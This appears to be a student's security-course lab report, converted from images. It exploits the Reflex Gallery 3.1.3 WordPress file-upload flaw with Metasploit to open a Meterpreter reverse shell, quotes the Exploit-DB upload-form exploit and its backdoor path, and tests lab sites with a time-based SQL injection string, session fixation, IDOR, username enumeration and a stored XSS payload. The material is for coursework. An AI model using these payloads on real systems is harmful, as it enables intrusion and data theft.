
Mick O’Hanlon
Week 8 Lab Report
mjo4rk


## Milestone 0 – Preparing the Playing Field

- Re-installing WordPress VM
    - Troubleshooting: I had trouble re-installing Wordpress VM using vagrant up because of an issue with my disk space:



```
Stderr: 0%...10%...20%...30%...40%...50%...60%...70%...80%...90%...100%
Interpreting /Users/mickohanlon/.vagrant.d/boxes/scotch-VAGRANTSLASH-box/3.5/vir
tualbox/box.ovf...
OK.
0%...
Progress state: VBOX_E_FILE_ERROR
VBoxManage: error: Appliance import failed
VBoxManage: error: Could not create the imported medium '/Users/mickohanlon/Virt
ualBox VMs/build-stuff_default_1496193404567_88071_1540869914307_80879/box-disk0
01.vmdk'.
VBoxManage: error: VMDK: cannot write allocated data block in '/Users/mickohanlo
n/VirtualBox VMs/build-stuff_default_1496193404567_88071_1540869914307_80879/box
-disk001.vmdk' (VERR_DISK_FULL)
VBoxManage: error: Details: code VBOX_E_FILE_ERROR (0x80bb0004), component Appli
anceWrap, interface IAppliance
VBoxManage: error: Context: "RTEXITCODE handleImportAppliance(HandlerArg *)" at
line 886 of file VBoxManageAppliance.cpp
```


    - Fixed this issue by saving some of my old documents to an external hard drive
- Two network adapters for WPDistillery:



☑ Enable Network Adapter

Attached to: NAT

Name:




☑ Enable Network Adapter

Attached to: Host-only Adapter

Name: vboxnet1

- Configuring DHCP Server
    - Troubleshooting: I was unable to change the lower address bounds and upper address bounds for the DHCP server. I tried to type in the fields identified in the lab instructions, however inputting text was forbidden on my computer:



| Name | IPv4 Address/Mask | IPv6 Address/Mask | DHCP Server |
|---|---|---|---|
| vboxnet0 | 192.168.56.1/24 | | ☑ Enable |
| vboxnet1 | 192.168.33.1/24 | | ☑ Enable |

☑ Enable Server

Server Address: 192.168.33.2

Server Mask: 255.255.255.0


Lower Address Bound: 192.168.33.3

Upper Address Bound: 192.168.33.254

Holds the lower address bound offered by the DHCP server servicing the network associated

- I resolved this by restarting my VirtualBox Application and then proceeding to successfully type in the lower/upper address bound fields.

- Setting up Kali Network Adapter:



Kali-Attacker - Network


☑ Enable Network Adapter

Attached to: Host-only Adapter

Name: vboxnet1

## Milestone 1: Opening an Attack Surface

- Activated version 3.1.3 of Reflex Gallery:



□ **ReFlex Gallery**


Deactivate | Edit

Wordpress Plugin for creating responsive image galleries. By: HahnCreativeGroup

Version 3.1.3 | By HahnCreativeGroup | View details

There is a new version of ReFlex Gallery available. View version 3.1.7 details or update now.

- Challenge: Use the Plugin in a Page:




Add New Page

Reflex Gallery Page

Permalink: http://wpdistillery.vm/reflex-gallery-page/ Edit View Page


Hello[ReflexGallery id='undefined']mjo4rk-lease-1

## Milestone 2: Recon

- 

```
[!] Title: Reflex Gallery <= 3.1.3 - Arbitrary File Upload
    Reference: https://wpvulndb.com/vulnerabilities/7867
    Reference: http://packetstormsecurity.com/files/130845/
    Reference: http://packetstormsecurity.com/files/131515/
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4133
    Reference: https://www.rapid7.com/db/modules/exploit/unix/webapp/wp_reflexgallery_file_upload
    Reference: https://www.exploit-db.com/exploits/36374/
[i] Fixed in: 3.1.4
```


## Milestone 3: Hello, Metasploit

- 

```
root@kali:~# msfconsole

       ,           ,
      /             \
     ((__---,,,---__))
        (_) O O (_)_________
           \ _ /            |\
            o_o \   M S F   | \
                 \   _____  |  *
                  |||   WW|||
                  |||     |||

       =[ metasploit v4.16.2-dev                         ]
+ -- --=[ 1677 exploits - 961 auxiliary - 296 post       ]
+ -- --=[ 495 payloads - 40 encoders - 9 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > db_status
[*] postgresql connected to msf
msf > db_rebuild_cache
[*] Purging and rebuilding the module cache in the background...
msf > 
```


## Milestone 4: Pwnage

- Dealt with problem with exploit:



```
[*] Started reverse TCP handler on 10.0.2.15:4444
[+] Our payload is at: EhfkOPzYwMAYWt.php. Calling payload...
[*] Calling payload...
[!] This exploit may require manual cleanup of 'EhfkOPzYwMAYWt.php' on the target
[*] Exploit completed, but no session was created.
msf exploit(wp_reflexgallery_file_upload) > 
```

  - Tried fixing problem using the steps in troubleshooting, however I still received a similar error.
  - Fixed by setting Kali first network adapter to host only:




```
msf exploit(wp_reflexgallery_file_upload) > exploit

[*] Started reverse TCP handler on 192.168.33.15:4444
[+] Our payload is at: zoxoBIou.php. Calling payload...
[*] Calling payload...
[*] Sending stage (37514 bytes) to 192.168.33.10
[*] Meterpreter session 1 opened (192.168.33.15:4444 -> 192.168.33.10:46012) at 2018-10-31 18:
50:54 -0400
[+] negotiating tlv encryption
[+] negotiated tlv encryption
[+] negotiated tlv encryption
[+] Deleted zoxoBIou.php

meterpreter > 
```

## Milestone 5: Tag it

- Had trouble using editor tool:
    - Could not get edit to work.

## Milestone 6: Going Deeper


- Went to the exploit-db,com link which was a link given as part of the output of the wpscan from Milestone 2.



| | | |
|---|---|---|
| **EDB-ID:** 36374 | **Author:** CrashBandicot | **Published:** 2015-03-08 |
| **CVE:** N/A | **Type:** Webapps | **Platform:** PHP |
| **Aliases:** N/A | **Advisory/Source:** N/A | **Tags:** WordPress Plugin |
| **E-DB Verified:** ✓ | **Exploit:** Download / View Raw | **Vulnerable App:** |

```
# Exploit Title: Wordpress Plugin Reflex Gallery - Arbitrary File Upload
# Google Dork: inurl:wp-content/plugins/reflex-gallery/
# Date: 08.03.2015
# Exploit Author: CrashBandicot @DosPerl
# Vendor Homepage: https://wordpress.org/plugins/reflex-gallery/
# Software Link: https://downloads.wordpress.org/plugin/reflex-gallery.zip
# Version: 3.1.3 (Last)
# Tested on: Windows

# p0C : http://i.imgur.com/mj8yADU.png

# Path : wp-content/plugins/reflex-gallery/admin/scripts/FileUploader/php.php
# add Month and Year in GET for Folder of Shell ./wp-content/uploads/" .$_GET['Year'].'/'.$_GET['Month']. "

Vulnerable File : php.php
50.       if(!move_uploaded_file($_FILES['qqfile']['tmp_name'], $path)){
173.           $result = $uploader->handleUpload('../../../../../uploads/'.$_GET['Year'].'/'.$_GET['Month'].'/');


# Exploit :

<form method="POST" action="http://127.0.0.1:1337/wordpress/wp-content/plugins/reflex-
gallery/admin/scripts/FileUploader/php.php?Year=2015&Month=03" enctype="multipart/form-data" >
    <input type="file" name="qqfile"><br>
    <input type="submit" name="Submit" value="Pwn!">
</form>


# Shell Path : http://127.0.0.1:1337/wordpress/wp-content/uploads/2015/03/backdoor.php
```

- This fix would need to be in the .php file because this is a server-side scripting language. It can be used for handling forms and saving data to a file, which is what we want to do.
- Used source browser changelog viewer to identify the fix
- Viewed source code for version 3.1.4



View revision: 111498 View diff against:

| Name ▲ | Size | Rev | Age | Author | Last Change |
|---|---|---|---|---|---|
| ../ | | | | | |
| assets | | 603318 | 6 years | plugin-master | adding reflex-gallery by hahncgdev |
| branches | | 603318 | 6 years | plugin-master | adding reflex-gallery by hahncgdev |
| tags | | 1114985 | 4 years | hahncgdev | back-up of version 3.1.3 |
| trunk | | 1114986 | 4 years | hahncgdev | version 3.1.4 - Fixed critical security issue |
| admin | | 1114986 | 4 years | hahncgdev | version 3.1.4 - Fixed critical security issue |
| lib | | 960557 | 4 years | hahncgdev | version 3.1.1 - i18n update |
| scripts | | 925008 | 4 years | hahncgdev | update version 3.0 |
| styles | | 931827 | 4 years | hahncgdev | addition of missing CSS |
| readme.txt | 8.5 KB | 1114986 | 4 years | hahncgdev | version 3.1.4 - Fixed critical security issue |
| reflex-gallery.php | 9.8 KB | 1114986 | 4 years | hahncgdev | version 3.1.4 - Fixed critical security issue |
| screenshot-1.jpg | 43.6 KB | 603699 | 6 years | hahncgdev | Initial release v1.0 |
| screenshot-2.jpg | 38.4 KB | 603699 | 6 years | hahncgdev | Initial release v1.0 |
| screenshot-3.jpg | 34.4 KB | 603699 | 6 years | hahncgdev | Initial release v1.0 |
| screenshot-4.jpg | 42.7 KB | 603699 | 6 years | hahncgdev | Initial release v1.0 |
| screenshot-5.jpg | 33.9 KB | 603699 | 6 years | hahncgdev | Initial release v1.0 |
| screenshot-6.jpg | 28.3 KB | 603699 | 6 years | hahncgdev | Initial release v1.0 |
| screenshot-7.jpg | 52.9 KB | 603699 | 6 years | hahncgdev | Initial release v1.0 |

- If you ran the exploit against the fixed version you would not be able to send the post request.
- These were the lines that were faulty in version 3.1.3:
    - `50.      if(!move_uploaded_file($_FILES['qqfile']['tmp_name'], $path)){`

```
o  173.         $result =
   $uploader->handleUpload('../../../../../uploads/'.$_GET['Year'].'
   /'.$_GET['Month'].'/');
```


- The problem was that anybody could go into the .php and make an upload, with the right skillset.
- You could make uploads by getting the month and year of a file. It was changed by disallowing this function.

**Username Enumeration Goal**

<u>Blue Target</u>

1. SQL Injection

- When are you on the page for a certain salesperson you can change the id #.
- I inputted 'or sleep(10)=0--' to make the website wait 10 seconds before loading



https://104.198.208.81/blue/public/salesperson.php?id=%27%20OR%20SLEEP(10)=0--%27

## Salesperson


Daron Burke
555-925-3685
dburke@salesperson.com

### Territories


- Alabama
- Florida
- Georgia
- Mississippi
- North Carolina
- South Carolina
- Southern Virginia
- St. Louis Area
- Tennessee

2. Session Hijacking/Fixation

- I will be completing session hijacking
- Logged the target in


Not Secure
https://104.198.208.81/blue/public/staff/index.php
Public Site
Staff Menu
Log out
Menu
Users
Salespeople
Countries, States, & Territories
Feedback


- Made target session ID 20 using given link:



Current PHPSESSIONID is: 20

Set a new PHPSESSIONID: 20


- Gave session ID to attacker (using Safari now instead of Chrome)



Current PHPSESSIONID is: 5

Set a new PHPSESSIONID: 20


- Upon hitting login, the attacker is already logged in because he shares the same session ID as the target.



## Red Target

1. Insecure Direct Object Reference

- When you manually type in 11 into the ID parameter, it shows you the ID of Lazy Lazyman, who is not listed in the previous page and was apparently fired for stealing.




## Salesperson

Lazy Lazyman (FIRED FOR STEALING)
321-432-9876
lazyman@globitek.com

### Territories

- I chose 11 because the rest of the salesman seem to have 1-digit ID parameters.
- Doing this on a different color site (I used green) simply redirects you to the Find a Salesperson page




## Find a Salesperson

Use the list below to find a salesperson nearby. We are ready to serve you!

2. Cross Site Request Forgery

- I knew this attack was in the red site because the red site contained a number of hacked links un the Find a Salesperson page



Hawaii (HI)


- Irene Boling got hacked

-

Green Target

1. User Enumeration

- When you type jmonroe99 in for username in the login field you get a Log in was unsuccessful message in bold.




Please fix the following errors:

- **Log in was unsuccessful.**


Username:
jmonroe99
Password:

- When you type in jmonroe0 in for the username in the log in field you get a Log in was unsuccessful message not bolded. Same thing happens when you type in Monroe (some other potential username guess).


Please fix the following errors:

- Log in was unsuccessful.

Username:
jmonroe9
Password:


Please fix the following errors:


- Log in was unsuccessful.

Username:
Monroe
Password:

- We now know that there is something special about the username jmonroe99. We know this is a valid username.
-

2. Cross-Site Scripting


- Was able to tell it was green because Chrome gave me many notifications upon entering the feedback section.


lic/staff/feedback/index.php

104.198.208.81 says


Gotcha

- I logged out and entered the XSS message with my name and a made-up email address


Use the feedback form below to let us know how we can serve you better.

Your name:
Mick
Your email:
hack@hack.com
Feedback:
<script>alert('Mick found the XSS!');</script>

- Upon checking the feedback after logging back in, I was alerted with this message:


104.198.208.81 says

Mick found the XSS!

## References

- https://www.exploit-db.com/exploits/36374/
- https://www.guru99.com/php-vs-javascript.html
- https://plugins.trac.wordpress.org/log/reflex-gallery/